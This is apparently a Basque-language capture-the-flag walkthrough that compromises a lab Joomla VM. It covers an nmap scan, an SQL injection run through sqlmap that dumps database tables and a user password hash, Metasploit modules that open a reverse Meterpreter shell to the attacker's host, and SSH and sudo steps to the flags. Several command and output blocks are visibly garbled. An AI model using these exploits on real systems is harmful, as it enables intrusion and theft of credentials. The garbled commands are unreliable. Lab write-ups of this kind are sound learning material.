

EuskalHack

Hackituria


2018/06/21

Bertia

Makina honek ze nolako zerbitzuak dituen jakiteko *Nmap*-a exekutatu egin da.

```
root@kali:~# nmap -sT -Pn 10.42.0.150
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-17 12:46 CEST
Nmap scan report for 10.42.0.150
Host is up (0.038s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
3306/tcp  open  mysql
Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

Ikusten den moduan, 80 portua irekia dago beraz nabigatzailean hau probatu ondoren *Joomla* zerbitzu bat exekutatzen duela konturatzen gara.



The screenshot shows the Wappalyzer interface with the following components:

- Wappalyzer** logo and header.
- Gestor de Contenido** section containing Joomla.
- Servidor Web** section containing Apache 2.4.6.
- Framework JavaScript** section containing jQuery 1.11.3, jQuery Migrate, jQuery UI 1.9.2, and MooTools 1.4.5.
- Editor de Texto Enriquecido** section containing TinyMCE 4.
- Lenguaje de programación** section containing PHP 5.4.16.

Ondoren, *JoomScan* tresnari esker, honek dauzkan ahultasunak ezagutu daitezke.

[illegible]

Hau ezagututa, *JoomScan* bitartez detektatutako SQLi ahultasuna erabilia izango da bertako datu basearen informazioa lortzeko. Horretarako ez da *Metasploit* erabiliko, *SQLmap* baizik.

```

[+] shutting down at 21:22:55

root@kali: ~#
root@kali:~ # curl -u "http://10.42.0.150/index.php?option=com_content&task=view&Itemid=81&lang=id-1&select=-" --header="User-Agent: Mozilla/5.0 (X11; Linux i686_32) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.81 Safari/537.36" http://10.42.0.150/index.php?option=com_content&task=view&Itemid=81&lang=id-1&select=-
[+] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[+] starting at 21:22:53

[21:22:53] [INFO] loading scripts from /usr/share/sqlmap/scripts
[21:22:53] [WARNING] found injection marker ('+') found in option '-p'. do you want to process it? (Y/n/q/y)
[21:22:55] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values as sqlmap could be able to run properly.
[21:22:55] [INFO] loading back-end module mysql
[21:22:55] [INFO] establishing connection to the target url...
[21:22:55] [WARNING] there is a DNS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:


Parameter: #1 (URI)
Type: error-based
Payload: http://10.42.0.150/index.php?option=com_content&task=view&Itemid=81&lang=id-1&select=(UPDATE TMP1799.CONCAT(8x2e,8x717077,127x7677,(SELECT (ELT(1079=1079,1),8x71766x7071,2579)))
[21:22:55] [WARNING] changes made by tapping scripts are not included in shown payload content(s)
[21:22:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS
web application technology: Apache 2.4.6, PHP 5.4.16
back-end OS: Debian, kernel 3.1
[21:22:55] [INFO] fetching tables for database: 'mysql'
[21:22:55] [INFO] used SQL query returns 14 entries
Database: mysql
Tables:
+----+-----+
| name | type |
+----+-----+
| user | table |
| columns_priv | table |
| db | table |
| event | table |
| func | table |
| general_log | table |
| help_category | table |
| help_keyword | table |
| help_relation | table |
| help_topic | table |
| host | table |
| innodb_buffer_pools_innodb | table |
| plugin | table |
| proc | table |
|procs_priv | table |

```

Aurrekoa bezalako komandoak exekutatzuz, *Joomla* zerbitzuaren erabiltzaileen zerrenda lortu daiteke, ilara hau lortuz.

1000.Super User.<blank>.gobrnador@gmail.com.0.<blank>.<blank>.bob.\$2v\$10\$HRXCj12ZwaPP2TdgzXipde/7zuDwv10Cmfqa8REzo0FvGik0fu25..1.0.0.2017-01-21 11:55:46.0.0000-00-00 00:00:00.2017-01-21 11:58:25

Ikusteko zaila da baina ondo fijatu ezkerro, Super User erabiltzailea bob nick-a jarrita dauka, beraz bob:bob logina probatuz *Joomla* zerbitzuaren *administrator* atalean, zerbitzuan sartu gaitzek.



Ikusi ahal den moduan, bertan beste exploit bati esker sortutako erabiltzaileak ikusten dira lehenago aktibatu ezin izan direnak, aktibazio kodea email bitartez bidaltzen zelako eta biktimaren gailuak ez zeukalako Internet konexiorik. Argazkian aktibatuak agertzen dira, eskuz aktibatu zirelako erabiltzaile eta pasahitza lortu zenean.

Joomla zerbitzu barruan egonda, *Metasploit*eko exploit bat erabili egin da *Meterpreter* sesioa bat lortzeko.

```
Applications Lugares Terminal
root@kali: ~/Desktop/40637

Module options (auxiliary/admin/http/joomla_registration_privsec):
-----
Name      Current Setting  Required  Description
-----
EMAIL     example@yourmail.com  yes      Email to receive the activation code for the account
PASSWORD proba2018         yes      Password for the username
PROXIES   no                no       A proxy chain of format type:host:port[,type:host:port][...]
RHOST     10.42.0.150       yes      The target address
RPORT     80               yes      The target port (TCP)
SSL       false            no       Negotiate SSL/TLS for outgoing connections
TARGETURI /                yes      The relative URI of the Joomla instance
USERNAME  proba2018        no       Username that will be created
VHOST     no               yes      HTTP server virtual host

msf auxiliary(admin/http/joomla_registration_privsec) > exploit

[*] Detected Joomla version 3.4.4
[*] Trying to create the user!
There was an issue, but the user could have been created.
[*] Auxiliary module execution completed
msf auxiliary(admin/http/joomla_registration_privsec) > Interrupt: use the 'exit' command to quit
msf auxiliary(admin/http/joomla_registration_privsec) > use exploit/multi/http/joomla_http_header_rc
msf exploit(multi/http/joomla_http_header_rc) > options

Module options (exploit/multi/http/joomla_http_header_rc):
-----
Name      Current Setting  Required  Description
-----
HEADER    USER-AGENT       yes      The header to use for exploitation (Accepted: USER-AGENT, X-FORWARDED-FOR)
PROXIES   no               no       A proxy chain of format type:host:port[,type:host:port][...]
RHOST     10.42.0.150       yes      The target address
RPORT     80               yes      The target port (TCP)
SSL       false            no       Negotiate SSL/TLS for outgoing connections
TARGETURI /                yes      The base path to the Joomla application
VHOST     no               yes      HTTP server virtual host

Exploit target:
-----
Id  Name
--  ---
0   Joomla 1.5.0 - 3.4.5

Targets
-----
msf exploit(multi/http/joomla_http_header_rc) > set rhost 10.42.0.150
rhost => 10.42.0.150
msf exploit(multi/http/joomla_http_header_rc) > exploit

[*] Started reverse TCP handler on 10.42.0.201:4444 /rms
[*] 10.42.0.150:80 - Sending payload ...
[*] Sending stage (37775 bytes) to 10.42.0.150
[*] Sleeping before handling stage ...
[*] Meterpreter session 1 opened (10.42.0.201:4444 -> 10.42.0.150:50076) at 2018-06-18 19:26:22 +0200
```

Meterpreter sesio hau lortuta, *apache* erabiltzaile bezala agertzen gara biktimaren gailuaren barruan eta agertu garen lekutik karpeta bat atzera joanda (*cd ..*), *users.txt* fitxategi bat aurkitzen da, bertan *bob* erabiltzailea eta bere *SSH* pasahitza lortuta.

Orduan, *Nmap* exekutatzera koan ikusi den bezala, 22 portua erabili egin da *SSH* konexioa lortzeko eta honela *bob* erabiltzaile moduan biktimaren gailura sartzeko. Bertan egonda, */home/bob/* karpetan, gaizki ez banabil, *secret.txt* fitxategia lortu daiteke eta barnean erabiltzailearen *flag*-a aurkitzen da.

Hurrengo pausua, *root flag*-a lortzea da eta horretarako gauden karpetan agertzen diren fitxategi arraroei kasu egin zaie. Baina egia esan ez du askotarako balio izan, *cron*-a aldatua izan da email batzuetan agertzen zen errorea aztertuta, ikusi egin da *root* ez zala erabiltzaile moduan exekutatzen komando moduan baizik, nahiz eta hau zuzendu berriro ere *Permission Denied* errorea bistaratua izan da eta abar luze bat.

Honen aurrean aurkitu nuen konponbidea, *sudo* egitea izan da *bob* erabiltzailearen pasahitza erabiltuta, *cat* baten bitartez */root/* karpetaren barruan zegoen *secret.txt* fitxategia irakurri eta bertan aurkitzen den *root flag*-a bistartu ahal izateko.